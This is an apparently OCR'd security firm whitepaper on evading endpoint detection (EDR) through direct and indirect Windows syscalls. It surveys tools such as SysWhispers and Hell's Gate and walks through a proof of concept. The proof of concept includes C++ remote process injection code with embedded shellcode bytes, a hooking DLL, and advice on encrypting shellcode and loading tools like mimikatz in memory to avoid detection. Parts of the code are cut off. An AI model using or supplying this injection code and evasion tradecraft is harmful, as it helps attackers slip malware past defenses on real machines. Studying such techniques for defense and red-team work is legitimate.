EDR EVASION TECHNIQUES USING SYSCALLS

HADESS

WWW.HADESS.IO

INTRODUCTION

Endpoint Detection and Response (EDR) solutions have become a cornerstone in the cybersecurity landscape, offering real-time monitoring and response capabilities to threats at the endpoint level. However, as with any security measure, adversaries continually seek ways to bypass or neutralize them. One of the emerging trends in this cat-and-mouse game is the use of syscalls and API calls to evade detection. This article introduces some of the notable techniques and tools in this domain, including SysWhispers, Tartarus Gate, Perun's Fart, Hell's Gate, Hell's Hall, and more.

1. The Power of Syscalls and API Calls

Syscalls (system calls) are direct interfaces to the operating system's kernel, allowing software to request services from the kernel. By invoking syscalls directly, malware can bypass the higher-level APIs that EDR solutions typically monitor, making detection more challenging.

API (Application Programming Interface) calls, on the other hand, are a set of routines and tools for building software applications. Malware can misuse these calls or use less common APIs to evade detection.

2. SysWhispers

SysWhispers is a tool that aids in the generation of shellcode that invokes syscalls directly. By doing so, it can bypass security products that monitor API calls. SysWhispers provides a bridge between current red team tooling and direct syscall execution to enhance evasion.

3. Tartarus Gate

Tartarus Gate is a sophisticated technique that dives deep into the realm of syscalls. It's a method that leverages the power of syscalls to execute code and manipulate processes, all while staying under the radar of most EDR solutions.

4. Perun's Fart

Named after the Slavic god of thunder, Perun's Fart is a technique that focuses on finding a fresh, unhooked copy of **ntdll** without reading it from the disk. The idea is to exploit the brief window between a new process's instantiation and the moment AV/EDR tools inject their hooks.

5. Hell's Gate and Hell's Hall

Hell's Gate and Hell's Hall are techniques that revolve around dynamic system call invocation. By leveraging these methods, attackers can execute syscalls dynamically, making it harder for EDR solutions to detect malicious activities.

DOCUMENT INFO

HADESS

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.

At Hadess, our mission is twofold: to unleash the power of white hat hacking in punishing black hat hackers and to fortify the digital defenses of our clients. We are committed to employing our elite team of expert cybersecurity professionals to identify, neutralize, and bring to justice those who seek to exploit vulnerabilities. Simultaneously, we provide comprehensive solutions and services to protect our client's digital assets, ensuring their resilience against cyber attacks. With an unwavering focus on integrity, innovation, and client satisfaction, we strive to be the guardian of trust and security in the digital realm.

Security Researcher
Amir Gholizadeh (@arimaqz)
Surya Dev Singh (@kryolite_secure)

TABLE OF CONTENT

Executive Summary

Endpoint Detection and Response (EDR) solutions are designed to monitor, detect, and respond to threats on endpoints in real-time. However, advanced adversaries have developed techniques to bypass these solutions, primarily using syscalls and API calls. Here's a concise technical overview of some of the notable methods and tools:

1. Syscalls and API Calls: The Basics

- **Syscalls (System Calls)**: Direct interfaces to an operating system's kernel. They allow software to request kernel-level services.
- **API (Application Programming Interface) Calls**: Set of routines and tools for building software. Malicious actors can misuse or leverage less common APIs to evade detection.

2. SysWhispers

- **Purpose**: Generates shellcode that directly invokes syscalls, bypassing higher-level APIs.
- **Advantage**: Evades security products that monitor standard API calls, bridging the gap between red team tools and direct syscall execution.

3. Tartarus Gate

- **Nature**: A technique leveraging syscalls for code execution and process manipulation.
- **Effectiveness**: By diving deep into syscalls, it remains undetected by most EDR solutions.

4. Perun's Fart

- **Strategy**: Finds an unhooked copy of **ntdll** without disk reads.
- **Mechanism**: Exploits the time gap between a new process's creation and when AV/EDR tools apply their hooks.

5. Hell's Gate & Hell's Hall

- **Core Concept**: Focus on dynamic system call invocation.
- **Outcome**: Enables dynamic syscall execution, making detection by EDR solutions more challenging.

6. Tartarusgate

- **Design**: An advanced version or variant of the Tartarus Gate technique, further enhancing the power and stealth of syscall-based evasion.

Key Findings

the art of execution in Windows encompasses a range of advanced techniques that allow malware to operate stealthily and resist detection and removal efforts. The key findings highlight the innovative and diverse methods used by modern malware to evade security measures, emphasizing the need for advanced and comprehensive security solutions to counter these threats.

- SysWhispers
- tartarus gate
- perun's fart
- Hell's gate
- Hell's hall
- Tartarusgate
- Perun's fart

Abstract

In the intricate world of cybersecurity, Endpoint Detection and Response (EDR) systems have emerged as critical tools, designed to monitor, detect, and counteract threats in real-time at the endpoint level. These systems, while robust, are not infallible. As they evolve, so too do the techniques of those who wish to bypass them. A particularly sophisticated method gaining prominence among adversaries is the use of system calls, commonly referred to as syscalls, to navigate around these defenses.


Syscalls act as direct conduits to an operating system's kernel. They are fundamental in allowing software to request specific services from the kernel. In the context of evasion, attackers leverage syscalls to bypass the more conspicuous and frequently monitored Application Programming Interfaces (APIs). By directly invoking syscalls, malicious entities can effectively operate beneath the typical radar of EDR systems, making their activities harder to detect and counter.

The appeal of syscall-based evasion lies in its subtlety. Instead of confronting EDR systems head-on, attackers are essentially slipping through the cracks, exploiting the very mechanisms that operating systems rely upon for their functionality. This approach not only challenges current EDR capabilities but also raises questions about the fundamental ways in which we approach endpoint security.

For cybersecurity professionals, the rise of syscall-based evasion techniques underscores a pivotal challenge: the need for continuous adaptation. As attackers refine their methods, EDR solutions must advance in tandem, ensuring they can detect not just known threats, but also anticipate novel evasion strategies.

METHODS


SysWhispers



Tartarus Gate

Perun's Fart

Hell’s Gate



Hell’s Hall

01

Attacks

What are Windows Syscalls

EDR evasion is a set of techniques that attackers use to bypass endpoint detection and response (EDR) solutions. EDR solutions are designed to monitor endpoints for malicious activity and to respond to incidents when they occur. However, attackers are constantly developing new techniques to evade EDR solutions.

syscalls are windows internals components that provide a way for windows programmer to interact or develop the programs related to windows system . These programs can be used in ways such as accessing specific services , reading or writing to a file, creating a new process in userland, or allocating memory to programs , use cryptographic functions in your programs. But syscalls are intermidiatory when someone uses the windows api using win32. These syscalls are also called native api for windows. The majority of syscalls are not officially documented by Microsoft , Thus we relies on other thrid party documentation. gernally All syscalls returns NTSTATUS value indicate its sucess or error, but It is important to note that while some NtAPIs return NTSTATUS , they are not necessarily syscalls.


eg : NtAllocateVirtualMemory is syscalls that is actually runs under the hood when we access the functions likes VirtualAlloc or VirtualAllocEx From winapi. Here ntdll.dll File from windows plays important role, how? most of the native syscalls, which are called are from ntdll.dll file.

This syscalls have more advantages over standard winapi functions. This syscalls functions from ntdll.dll provide more customizablity over the parameter passed and arguments that those functions will be acceptings , Thus provide a ways for evading host-based security solutions.

eg : NTAllocateVirtualMemory vs VirtualAlloc in terms of arguments .

```
LPVOID VirtualAlloc(

[in, optional] LPVOID lpAddress,

[in]                    SIZE_T dwSize,

[in]                    DWORD flAllocationType,

[in]                    DWORD flProtect

);

__kernel_entry NTSYSCALLAPI NTSTATUS NtAllocateVirtualMemory(

[in]
HANDLE
ProcessHandle,
[in, out] PVOID
*BaseAddress,
[in]
ULONG_PTR
ZeroBits,
[in, out] PSIZE_T
RegionSize,
[in]
ULONG
AllocationType,
[in]
ULONG
Protect

);
```

NtAllocateVirtualMemory allows you to set custom memory protection flags using the AllocationType and Protect parameters. This enables you to have more control over the protection of the allocated memory.



System Service Number (SSN)

Every Syscalls has special unique number given to it called SSN , this SSN number is used by kernel to distinguish syscalls from other syscall . For example,

the NtAllocateVirtualMemory syscall will have an SSN of 24

whereas NtProtectVirtualMemory will have an SSN of 80, these numbers are what the kernel uses to differentiate NtAllocateVirtualMemory from NtProtectVirtualMemory .

How EDR works / How Userland Hooking implemented by EDR?

EDR usually detects the malicious call from the program using Hooking Technique :

Userland Hooking

Kernel Mode Hooking


When we (red teamer's) tires to execute any functions using high level WinAPI , function from ntdll.dll are indirectly triggered , The EDR applies hooks over them to detect for malicious calls.

For eg: By hooking the NtProtectVirtualMemory syscall, the security solution can detect higher-level WinAPI calls such as VirtualProtect , even when it is hidden from the import address table (IAT) of the binary.

We can use ntdll functions directly by resolving their addresses from ntdll.dll but they are still hooked by EDR solutions , the way they work is that they use an instruction called syscall(64bit)/sysenter(32bit) to invoke the ntapi function and enter the kernel mode to execute that function, and EDR places its hook right before that instruction. Thus Interupting the execution flow. To overcome this problem malware developer/ Red Teamers uses SSN (system service number) and do not relies on ntdll.dll to resolve the address of the functions. to execute the functions thus potentially bypassing the hooks set up by EDR.

EDR solutions can search any region of the memory that have execution permision for the malicious Signature. This userland hooks are placed just before the calling of syscalls instruction which is last step in exection in usermode.

Modern EDR places its hook in post-execution after the flow is transferred to the kernel . although windows other security features prevents the patching of kernel leverl memory and makes it difficult to place hook inside that. Placing kernel mode hooks may also result in stability issue and cause unexpected behavior, which is why its rarly implement usually in modern EDRs.



Implementing mini EDR.dll for hooking syscalls

This will be our mini EDR code that will be used to place hooked on NtAllocateVirtualMemory . we will generate DLL file form this

```
#include <windows.h>

#include <iostream>

#include "detours.h"

#pragma warning(disable : 4530)


// TO COMPILE:

//cl.exe /nologo /W0 edr.cpp /MT /link /DLL detours\lib.X64\detours.lib /OUT:edr.dll


BOOL Hook(void) {


LONG err;


myNtAllocateVirtualMemory              =

(pNtAllocateVirtualMemory)GetProcAddress(GetModuleHandleW(L"ntdll.dll"),

"NtAllocateVirtualMemory");


DetourRestoreAfterWith();


DetourTransactionBegin(); DetourUpdateThread(GetCurrentThread()); DetourAttach(&(PVOID&)myNtAllocateVirtualMemory,

HookedNtAllocateVirtualMemory);


...
```

we can compile it using :

cl.exe /nologo /W0 edr.cpp /MT /link /DLL detours\lib.X64\detours.lib /OUT:edr.dll

Now we have to create a malware program that will inject our shell code to remote process , but that malware program should also take this edr.dll file , which in real would be implemented by EDR solutions for hooking , here we will do it manually. for this malware we will use dynamic loading of native api ,means we will be using ntdll.dll functions by resolving its addresses on runtime and concept of remote process injection for injecting the shellcode in remote process's memory.

Using Ntdll functions directly from ntdll.dll file by resolving addresses on Runtime for Remote Process Injection


```
#include <Windows.h>
#include <iostream>
#include <winternl.h>

using pNtProtectVirtualMemory = NTSTATUS (NTAPI*)(
IN HANDLE                               ProcessHandle,                          // Process handle whose
memory protection is to be changed
IN OUT PVOID* BaseAddress,                              // Pointer to the base address to
protect
IN OUT PSIZE_T                    NumberOfBytesToProtect,          // Pointer to size of
region to protect
IN ULONG                                NewAccessProtection,               // New memory
protection to be set
OUT PULONG                          OldAccessProtection                // Pointer to a
variable that receives the previous access protection );

int main(int argc, char** argv)
{
std::cout << "inject edr.dll to PID '" << GetProcessId(GetCurrentProcess())
<<"' and then press any key to continue!" << std::endl; getchar();
// shellcode to spawn a cmd.exe prompt
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50"
"\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52"
"\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a"
"\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"
"\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48"
"\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40"
"\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48"
"\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41"
"\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
"\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a"
"\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b"
```

high level breakdown of the code :

- In above code we are using Windows Native api to resolve the address of the functions in ntdll.dll files to run the program .
- The program above waits for user to attach EDR.dll file which will apply userland hooks over the program .
- The programs then allocate virtual memory in the remote process using NtOpenProcess and NtAllocateVirtualMemory
- Program now supplies our shellcode to allocated region of remote process and give nessarry permission to execute it using NtProtectVirtualMemory
- Then program run the shellcode using NtCreateThreadEx in context of remote process.


POC on How Userland Hooks in EDRs Detect syscalls

First we have compile our main malware program , which uses the concept of Remote Process Inject , where we have to specify the <\PID> of remote process as an argument to our malware program.




Afte we compile our malware program from the above code , we can the program as malware.exe <pid> , here PID can be any PID for remote process injection , for the


demonstration purpose will will use notpad.exe pid . open the notepad in background and gets its pid.




After Running the Program with that PID , it will ask for dll to inject into the process which is actually running the malware (here EDR_EVASION.exe)




we have to use our edr.dll file which we generate earlier , that will applies hook over usage of NtAllocateVirtualMemory



EDR HOOK INSTALLED
after sucessfully hooking our program with apropiated dll file , we will ge reponse in prompt



detected NTAllocateVirtualMemory
Now if try to run the program (press enter again) , it will gets detected by EDR.dll file



Although , here we allowed remote process injection , and then unhook the dll file, but the full fldge EDR will going to stop the execution flow and never let the shellcode run !!

EDR Evasion / Evasing of EDR Hooking

There are several Techniques that we can use to Bypass EDR detection hooking , but before moving to hurestic detection bypasses , we first have to bypass static signature dection on EDR :

Static Detection Bypasses :

Encrypting Shellcode

Encoding Shellcode

The first step always comes in evasion is using great shellcode, that are not flagged by AV/EDR . the shellcode generate by various C2 are heavily flagged eg (msfvenom,sliver,convenent,mythic) , though they provide there default encryption/encoding mechanism , but thier signature are heavily flagged. so we have used our custom encryption and encoding on shellcode. While there are several tools out there , we can use https://github.com/arimaqz/strfile-encryptor . which helps in XOR Encoding and AES Encryption on shellcode (shellcode it must be in a file in raw format)

Converting .NET assemblies to raw .bin code . Donut is a shellcode generation tool that creates x86 or x64 shellcode payloads from .NET Assemblies (eg: mimikatz.exe, covenent agents) . This shellcode may be used to inject the Assembly into arbitrary Windows processes. Given an arbitrary .NET Assembly, parameters, and an entry point (such as Program.Main), it produces position-independent shellcode that loads it from memory. The .NET Assembly can either be staged from a URL or stageless by being embedded directly in the shellcode. Either way, the .NET Assembly is encrypted with the Chaskey block cipher and a 128-bit randomly generated key. After the Assembly is loaded through the CLR, the original reference is erased from memory to deter memory scanners. The Assembly is loaded into a new Application Domain to allow for running Assemblies in disposable AppDomains.

Dynamic Detection / EDR Hooking Bypass

Direct system calls

syswhisper

hell's gate

hallo's gate

tartarus gate


Indirect system calls

perun's fart

API-unhooking

Direct Syscalls

The use of Direct Syscalls allows an attacker to execute shellcode on windows operating system in such a way that the system calls is not dependent on ntdll.dll , instead this system call is passed as a stub inside PE's(malware portable executalbe) resource section like .rsc or .txt section in form of the assembly instructions . Syscalls hooking by EDR can be Evaded by obtaining the syscall function coded in the assembly language and calling that crafted syscall directly from within the assembly file.

